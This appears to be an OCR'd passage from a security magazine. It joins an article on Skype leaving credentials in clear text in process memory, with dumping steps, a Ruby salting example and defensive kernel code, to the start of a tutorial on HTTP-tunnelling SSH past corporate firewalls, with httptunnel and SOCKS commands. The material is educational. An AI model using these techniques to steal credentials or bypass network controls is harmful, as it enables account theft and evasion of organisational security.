A code snippet (you can see this in Listing 1). So that's how hashing is implemented.

Listing 1. *Salt implementation with SHA*

```
require 'digest/sha2'

# This module contains functions for hashing and storing passwords module Password

  # Generates a new salt and rehashes the password
            def Password.update(password)
                        salt = self.salt
                        hash = self.hash(password,salt)
                        self.store(hash, salt)
            end

  # Checks the password against the stored password
            def Password.check(password, store)
                        hash = self.get_hash(store)
                        salt = self.get_salt(store)
                        if self.hash(password,salt) == hash
                        true
            else
      false
    end
  end

  # Generates a psuedo-random 64 character string

  def Password.salt
            salt = ..
            64.times { salt << (i = Kernel.rand(62); i += ((i < 10) ? 48 : ((i < 36) ?
                        55 : 61 ))).chr }
            salt
            end


            # Generates a 128 character hash
                        def Password.hash(password,salt)
                        Digest::SHA512.hexdigest("#{password}:#{salt}")
            end

            # Mixes the hash and salt together for storage
                        def Password.store(hash, salt)
                        hash + salt
            end

            # Gets the hash from a stored password
                        def Password.get_hash(store)
                        store[0..127]
            end

            # Gets the salt from a stored password
                        def Password.get_salt(store)
                        store[128..192]
                        end
            end
```




Figure 1. *Process Memory Dumper in action*

Figure 2. *Skype Raw Memory Dump with traced username*




Figure 3. *Skype Raw Memory Dump with traced password*

Clear Text Credential Disclosure Vulnerability in SKYPE IM

In order to prove this flaw an example has been constructed from the vulnerability I have found in SKYPE Instant Messenger. A little test will be conducted to see whether the vulnerability is there or not. It has been found that SKYPE fails to encrypt the password properly.

Due to which password resides in clear text as per the problem discussed above. The credentials can be extracted in clear text by dumping process memory of the live skype process when a connection is set.

The vulnerability allows anyone with access to the client system to obtain the username and password.

Additionally, this vulnerability could also be exploited by fooling the user to execute malicious code which would dump the memory of the process *skype.exe*. The skype uses *skype.exe* and *skypepm.exe* processes while communicating.

Description

A test account is created with username `skypeimtest` and password `0skype0`. Live connection is set to the yahoo service. The process is dumped and analyzed to prove the concept.

- Step 1: Dumping memory with pmdump utility (see Figure 1)
  - The pidgin memory dump is extracted to a txt file for analysis.
- Step 2: Analyzing Dumps
  - The analysis shows the `skypeimtest` user account (see Figure 2),
  - The username can be seen in clear text,
  - The password `0skype0` is appeared (see Figure 3),
  - The password can be seen in clear text. This vulnerability proves that encryption mechanism fails to encrypt the password of client in the process memory. The only stringency is sometimes it is hard to search clear text in this bunch of raw data. But there is always a way to do it. That hacker knows.

Listing 2. *Linus Security Module (LSM) - Part 1*

```
#include <linux/config.h>
+#include <linux/module.h>
+#include <linux/init.h>
+#include <linux/kernel.h>
+#include <linux/security.h>
+#include <linux/file.h>
+#include <linux/mm.h>
+#include <linux/mman.h>
+#include <linux/pagemap.h>
+#include <linux/swap.h>
+#include <linux/smp_lock.h>
+#include <linux/skbuff.h>
+#include <linux/netlink.h>
+#include <linux/ptrace.h>
+#include <linux/sysctl.h>
+#include <linux/moduleparam.h>
+
+#define RT_LSM "Realtime LSM "                    /* syslog
                    module name prefix */
+#define RT_ERR "Realtime: "                /* syslog error
                    message prefix */
+
+#include <linux/vermagic.h>
+MODULE_INFO(vermagic,VERMAGIC_STRING);
+
+/* module parameters
+ *
+ *  These values could change at any time due to some process
                    writing
+ *  a new value in /sys/module/realtime/parameters.  This is OK,
+ *  because each is referenced only once in each function call.
+ *  Nothing depends on parameters having the same value every
                    time.
+ */
+
+/* if TRUE, any process is realtime */
+static int rt_any;
+module_param_named(any, rt_any, int, 0644);
+MODULE_PARM_DESC(any, " grant realtime privileges to any
                    process.");
+
+/* realtime group id, or NO_GROUP */
+static int rt_gid = -1;
+module_param_named(gid, rt_gid, int, 0644);
+MODULE_PARM_DESC(gid, " the group ID with access to realtime
                    privileges.");
+
+/* enable mlock() privileges */
+static int rt_mlock = 1;
+module_param_named(mlock, rt_mlock, int, 0644);
+MODULE_PARM_DESC(mlock, " enable memory locking privileges.");
+
+/* helper function for testing group membership */
+static inline int gid_ok(int gid)
+{
+          if (gid == -1)
+                    return 0;
+
+          if (gid == current->gid)
+                    return 1;
+
+          return in_egroup_p(gid);
+}
+
+static void realtime_bprm_apply_creds(struct linux_binprm *bprm,
                    int unsafe)
+{
+          cap_bprm_apply_creds(bprm, unsafe);
+
+          /*  If a non-zero `any' parameter was specified, we
                    grant
+           *  realtime privileges to every process.  If the
                    `gid'
+           *  parameter was specified and it matches the group id
                    of the
+           *  executable, of the current process or any
                    supplementary
+           *  groups, we grant realtime capabilites.
+           */
+
+          if (rt_any || gid_ok(rt_gid)) {
+                    cap_raise(current->cap_effective, CAP_SYS_
                    NICE);
+                    if (rt_mlock) {
+                              cap_raise(current->cap_
                    effective, CAP_IPC_LOCK);
+                              cap_raise(current->cap_
                    effective, CAP_SYS_RESOURCE);
+                    }
+          }
+}
+
+static struct security_operations capability_ops = {
+          .ptrace =                                cap_ptrace,
+          .capget =                               cap_capget,
+          .capset_check =                            cap_
                    capset_check,
+          .capset_set =                                cap_
                    capset_set,
+          .capable =                              cap_capable,
+          .netlink_send =                              cap_
                    netlink_send,
+          .netlink_recv =                               cap_
                    netlink_recv,
+          .bprm_apply_creds =             realtime_bprm_apply_
                    creds,
+          .bprm_set_security =             cap_bprm_set_
                    security,
+          .bprm_secureexec =               cap_bprm_secureexec,
+          .task_post_setuid =                   cap_task_post_
                    setuid,
+          .task_reparent_to_init =            cap_task_reparent_
                    to_init,
+          .syslog =                        cap_syslog,
+          .vm_enough_memory =             cap_vm_enough_memory,
+};
+
+#define MY_NAME __stringify(KBUILD_MODNAME)
+
+static int secondary; /* flag to keep track of how we were
                    registered */
+
+static int __init realtime_init(void)
+{
+          /* register ourselves with the security framework */
+          if (register_security(&capability_ops)) {
+
+                    /* try registering with primary module */
+                    if (mod_reg_security(MY_NAME, &capability_
                    ops)) {
+                              printk(KERN_INFO RT_ERR
                    "Failure registering "
+                                        "capabilities with
                    primary security module.\n");
+                              printk(KERN_INFO RT_ERR "Is
```

Risks posed by this vulnerability

- Extracting passwords from memory possesses serious risk because it compromises the credentials of the required user and the account associated with it. The user related information can be exposed to the hacker there by leveraging sensitive information pertaining to the user whose account is compromised. It depends on the user whether this account is same for exchanging mails. If this is so then the risk factor is big because attack vector is diversified.
- This favors the brute forcing attack as credentials are present in clear text. An attacker can launch brute force attacks successfully. It is possible for an attacker to construct a file of required clear text words and start the attack which is quite hard when passwords are stored in encrypted form.
- It also shows the design flaw in an application. Usually while designing an application lot of factors play role. The application is constructed by implementing procedures for number of objects. There is a element of interdependency between objects that are used. The working functionality of one object somehow depends on the other. If the functionality of one object is weak it definitely impacts the functionality of other object. Similarly if an application has weak methods it surely lowers the robustness of whole application there by affecting the stature of an application.
- The operating has complexity at lower level. If an application code is not designed properly and code optimization checks are not performed then it is possible to have cache of user supplied data somewhere in the process memory or disk space. The shared library working procedure should be traversed properly to compile and link code effectively.
- Well jumping on to automation it is possible to design memory retrieval tools as whole because certain procedures are required to complete the task generically. It means if an attacker understands the flow of IM application and process characteristics he can design his own tool to retrieve passwords from IM process memory.

On the 'Net

- *http://technet.microsoft.com/en-us/library/ms190730.aspx*
- *http://lwn.net/Articles/110346/*
- *http://domino.research.ibm.com/comm/research_projects.nsf/pages/gsal.TCG.html*

Listing 2. *Linus Security Module (LSM) - Part 2*

```
kernel configured "
+                                       "with CONFIG_SECURITY_CAPABILITIES=m?\n");
+                                return -EINVAL;
+                        }
+                        secondary = 1;
+          }
+
+          if (rt_any)
+                        printk(KERN_INFO RT_LSM
+                               "initialized (all groups, mlock=%d)\n", rt_mlock);
+          else if (rt_gid == -1)
+                        printk(KERN_INFO RT_LSM
+                               "initialized (no groups, mlock=%d)\n", rt_mlock);
+          else
+                        printk(KERN_INFO RT_LSM
+                               "initialized (group %d, mlock=%d)\n", rt_gid, rt_mlock);
+
+          return 0;
+}
+
+static void __exit realtime_exit(void)
+{
+          /* remove ourselves from the security framework */
+          if (secondary) {
+                        if (mod_unreg_security(MY_NAME, &capability_ops))
+                                      printk(KERN_INFO RT_ERR "Failure unregistering "
+                                                    "capabilities with primary module.\n");
+
+          } else if (unregister_security(&capability_ops)) {
+                        printk(KERN_INFO RT_ERR
+                               "Failure unregistering capabilities with the kernel\n");
+          }
+          printk(KERN_INFO "Realtime Capability LSM exiting\n");
+}
+
+late_initcall(realtime_init);
+module_exit(realtime_exit);
+
+MODULE_DESCRIPTION("Realtime Capabilities Security Module");
+MODULE_LICENSE("GPL");
```

We have listed some of the risks posed due to these types of encryption flaws in memory. Now we will look into the protection steps that are to be followed in order to combat against these attacks.

Protection Steps

- The very basic point is the type of security model followed while designing an application. It sets the design model in a way to impose security parameters on the object used in the application. The design model also suggests the way to secure the object access parameters in the memory through cryptographic models. It sets

an insight of secure software from over all perspective.

- The second step is the use of encryption in a well structured manner even on client side. For actively working of software certain credentials are required every time to work dynamically. So the credentials need to be secured even on client side. Like it is stated above the skype issue. So the critical parameters should be encrypted in a potential manner which is not even visible in memory dumps. The possible solution is to generate a hash and it should be compared with the stored hash on server side.
- Another good step is to assign security and access control parameters in uniquely manner while setting object in a software because if permissions are apply as a group it will result in weak security. If one object is compromised to some extent then there it is a possibility to use other object too with same security imposed as group. This is a good software design principle.
- While applying cryptographic solutions strong algorithms must be favored in order to increase the strength of software or application while coding it.

These are the very general solutions to follow and implement but a very good practice to follow.

Two Specific High End Solutions

These solutions are dependent on operating system too. The developer should use these features to avoid any vulnerable approach of dumping memory:

- The technique of overwriting credentials in memory should be followed. As the password is not required it should be overwritten efficiently by using operating system libraries and internal API calls to shred the traces of password in the memory even when the application is dynamically active. The operating system code also handles password in memory so a proper approach of overwriting the sustained credentials will minimize the risk of stealing from physical memory.
- The second highly efficient technique is to lock memory pages to avoid memory dumps from the operating system. In windows you can set the parameter for locking pages to avoid dumps which is otherwise disabled by default. The user assignment folder in windows setting in group policy has parameter *Lock pages in memory* which will stop the dumping of physical memory. In Linux one can use LSM i.e Linux Security Module to configure the MLOCK i.e. memory lock. This is a standard code for LSM Module (see Listing 2).
- The use of hardware security modules i.e. HSM and Trusted Computing Architecture implements high end privacy but these are specific to CPU.

So that's how memory can be secured. We have found number of solutions to this. But if an attacker controlled the whole machine as root nothing works as such.

Conclusion

The memory encryption flaw leads to insecurity in an application or software. A proper design principle should be followed in a deeper manner to avoid inconsistency of this kind. Cryptographic solutions are required in this. The crypto functions should be implemented in a definite manner to drop down the vulnerable behavior on client side. It depends a lot on a developer in designing the working flow parameters in an application or software. A top to bottom, secure approach of software designing is required to combat against these flaws.




Figure 4. *Messengers: ICQ, MSN, Victory*

Aditya K. Sood

Aditya K. Sood is an independent Security Researcher and Founder of SecNiche Security. He is a Lead Author for Hakin9 group for writing security and hacking papers. His research has been featured in Usenix; login magazine and Elsevier Network Security Journals. Aditya 's academic background holds a BE and MS in Cyber Law and Information Security from Indian Institute of Information Technology (IIIT-A). He had already spoken at conferences like EuSecWest, XCON, OWASP, CERT-IN etc. In addition to that He is a team lead at Evilfingers community. His other projects include Mlabs, CERA and Triosec. He has written number of security papers released at packetstorm security, Linux security, infosecwriters, Xssed portal etc. He has also given number of security advisories to forefront companies. At present he is working as a Security Auditor in KPMG IT Advisory Services where he handles large scale security assessments project.

MICHAEL SCHRATT

HTTP Tunnel

Difficulty

Most of all companies only provide a very restrictive environment. While Network and Security Adminstrators do their job, securing the enterprise network from intruders, users are trying to compromise perimeter security to get more than is allowed. Surfing the www and googling provides a huge knowledge on how to greak firewalls, proxies, anti-virus appliances and so on.

WHAT YOU WILL LEARN...

How to establish HTTP tunneling.

Which tools are in the wild.

What the purpose of tunneling is,

and what possibilities of covert channel techniques there are.

WHAT YOU SHOULD KNOW...

How to use the Linux & Windows operation system.

Tunneling basics.

Knowledge about TCP/IP networks, especially Layer 4 & 5.

How to use a network analysing tool, for example Wireshark, tcpdump.

Surfing the web is one thing users are allowed to do inside a company. What does it technically mean to surf the web? To access the WWW there must be at least two open ports for allowed outbound connections. Port 80 is used for HTTP and Port 443 is used for HTTPS (see Table 1. for essential port numbers).

It is always easy to create a security branch from inside to outside. Covert Channel Technologies are wide spread and simply every user can make use of it because of easy to understand How-Tos. 100 procent of security can not be achieved, but what you can do is to make it difficult by taking counter measures. According to Covert Channels, if there is any traffic allowed, the protocol available can be used as transport medium and due to this, it is very difficult to detect that traffic.

What I want to demonstrate, is how to hide tracks using HTTPTunneling techniques. I will introduce two user friendly tools and some measures you can consider to prevent tunneling. In our case, traffic looks like normal HTTP/HTTPS Traffic. If there are any anomaly detection systems, it could be that httptunnel traffic produces alert events.

Motivation to use Covert Channels

- Surf on denied websites,
- chatting via ICQ or IRC,
- access private servers in the internet for remote administration,
- downloading files with filtered extensions,
- downloading files with malicious code.

Who can make use of it?

- Hackers,
- disgruntled employees,
- users from the internal network.

Easy to use Tools - GNU ttptunnel

Information extracted from *http://www.nocrew.org/software/httptunnel.html*

`httptunnel` creates a bidirectional virtual data connection tunneled in HTTP requests. The HTTP requests can be sent via an HTTP proxy if so desired.

This can be useful for users behind restrictive firewalls. If WWW access is allowed through HTTP proxy, it is possible to use `httptunnel` and, say, telnet or PPP to connect to a computer outside the firewall. `httptunnel` is written and maintained by Lars Brinkhoff.

Httptunnel is also available as windows binary.

SSH for Windows and Linux

A way to access a shell was former made by the use of telnet.

Telnet is now considered as unsecure due to plaint text transfer. It is possible to sniff telnet traffic on the network to get usernames and

passwords of different users. On Linux versions after january 2002 you already have OpenSSH installed.

SSH has replaced telnet and has improvments like encrypted traffic. SSH is also called Secure Shell.

Not only encrypted traffic is a reason to use SSH, but also secure file transfer and an enhanced authentication facility. For Windows machines it is possible to get OpenSSH as Windows Binary.

An already wide spread and known SSH client for windows and unix systems is Putty.

Putty is a free available graphic tool which implements telnet and SSH.

Main Problem of Transfer

The most available ports allowed for outbound connections are as mentioned before port 80 for unencrypted HTTP traffic

Table 1. *Essential Port Numbers*

Port Number	Service
20 – 21 / TCP	FTP
22 / TCP	SSH
23 / TCP	Telnet
25 / TCP	SMTP
53 / TCP UDP	DNS
80 / TCP	HTTP
110 / TCP	POP3
143 / TCP UDP	IMAP
161 – 162 / TCP UDP	SNMP
443 / TCP	HTTPS
1080 / TCP	SOCKS Proxy
3128 / TCP	Squid Proxy
5190 / TCP	ICQ – AOL Messenger
6660 – 6669 / TCP	IRC

GNU – What is it?

GNU is an operating system which consists only free software. The GNU Project includes known tools like GCC, binutils, bash, glibc and coreutils. GNU GPL is a licence which can be used for software to mark it as free software. It is called Gerneral Public Licence and has the might to forbid giving any restrictions on programs. Futher information can be found at *http://www.gnu.org*

IANA

See *http://www.iana.org/ for more information.*

Legality and Ramifications

Without addressing every country's laws, there can be sanctions and legal proceedings if using covert channels in corporate networks. Read the companies policies detailed to become familiar with. Be warned and do not use covert channels just for fun. There may be corporate agreements to tunnel data to business partners, for example. This is to ensure that nobody else can listen to your transmission of sensible enterprise information.

Covert Channel Techniques

Covert Channel Hacking is an insider attack to inititate connections from the trusted network to an untrusted network. Different types mentioned below:

Direct Channel Techniques

- ACK Tunnel
- TCP Tunnel (telnet, ssh)
- UDP Tunnel (snmp)
- ICMP Tunnel

Proxified Channel Techniques

- Socks SSL Tunnel
- HTTPS Tunnel
- DNS Tunnel
- FTP Tunnel
- Mail Tunnel

Warning

Using Covert Channels to transfer data out of your companie's network must not be a legal activity (see *Legality and Ramifications*. for more information).

Perimeter Security

Perimeter Security comprises Firewall – Technologies, Packet Filtering, Stateful – Inspection, Application Proxies, *Virtual Private Networks* (VPN), HTTP Proxies, Security Gateways, *Intrusion Detection* (IDS), *Intrusion Prevention* (IPS) up to Bollards, Fencing, Vehicle Barriers, Security Controls (see Figure 1).




Figure 1. *Network Perimeter Security*

and port 443 for encrypted transfer or HTTPS.

Lets assume, we want to access port 22 for SSH on our server in the internet. Due to firewall restrictions, it is not possible to connect directly on port 22 to open a shell.

Solving the problem with httptunnel

Have a look at figure 5. to see how our tunnel will go through firewalls and proxies. Bypassing content filtering and signature based detection systems due to encryption provided by SSH.

What the main job belongs to is to establish the HTTP tunnel, connect to a shell through the tunnel and what you get is an SSL Traffic based HTTP tunnel with encryption, authentication and integrity.

Needed Environment Inside and Outside

Enterprise Side:

- Workstation with internet access, at least one service must be allowed for outbound connections,
- `httptunnel` client,
- ssh client.

Home Side:

- Workstation with internet access,
- `httptunnel` server with correct configuration,
- ssh server daemon with correct configuration (Configuration described in Configure of Services),
- Any service running which you want to access remotely.




Figure 2. *SSH Client – Putty*

Configure of Services

Configure httptunnel Server. Setting up a tunnel is very easy. `Httptunnel` is a command-line tool with several functions.

Belonging to the environment setup described at *Needed Environment Inside and Outside* there are some possibilities that could be used to start and configure `httptunnel`.

Commands:

- `hts -forward-port localhost: 22 443` (tunnel port 443 to 22), or the same
- `hts -F localhost:22 443`

If you do not have root rights you can use unprivileged ports above 1024, for example




Figure 3. *SSH Client – Linux*




Figure 4. *Transfer Problem*




Figure 5. *Solved Transfer Problem*

- `hts -forward-port localhost:22 40000`
- `hts -help`

If our httptunnel server is up and running, it should look like described in Figure 7.

In Addition, our defined port 443 should be LISTENING.

Configure SSH Service

To provide full compatibility with your tunnel make the changes listed in Listing 1.

Final Step: Open Tunnel and connect to the SSH Server

Most work is done, and the final step is to open our tunnel. So, we need to be familiar with the httptunnel client. The simplest way to open a tunnel is:

- `htc --forward-port 10001 192.168.11.240:443`

So, we say, forward local port 10001 to our httptunnel server with ip address 192.168.11.240 on port 443. We are able to prove the established http tunnel by using netstat. Port 10001 has to be in an LISTENING state. If so, start your ssh client and connect to port 10001 on localhost:

- `putty -P 10001 root@localhost` or,
- `ssh -p 10001 root@localhost` or use `-l` for `login_name` parameter.

See Figure 3. for available SSH parameters.

Enter your credentials if required. From now, you have opened a HTTP Tunnel and connected through it to use the server's shell. In that way, you are only able to use that opened shell to run commands on the server.

You could use SCP instead, to move data over the tunnel. But that should not be the only thing we want to achieve. Now, we are going to setup a local proxy and use it for other applications like IRC, Skype. Every application that has the ability to use a SOCKS Proxy is welcome.

You are able to use your private email server for sending mails or access your POP, IMAP Server through your tunnel. That is only the question how you make use of port forwarding with your ssh client.

More Practice

Create your own SOCKS Proxy

- `htc -forward-port 10001 192.168.11.240:443` (open tunnel),
- `putty -D 1080 -P 10001 root@localhost` (connect to shell

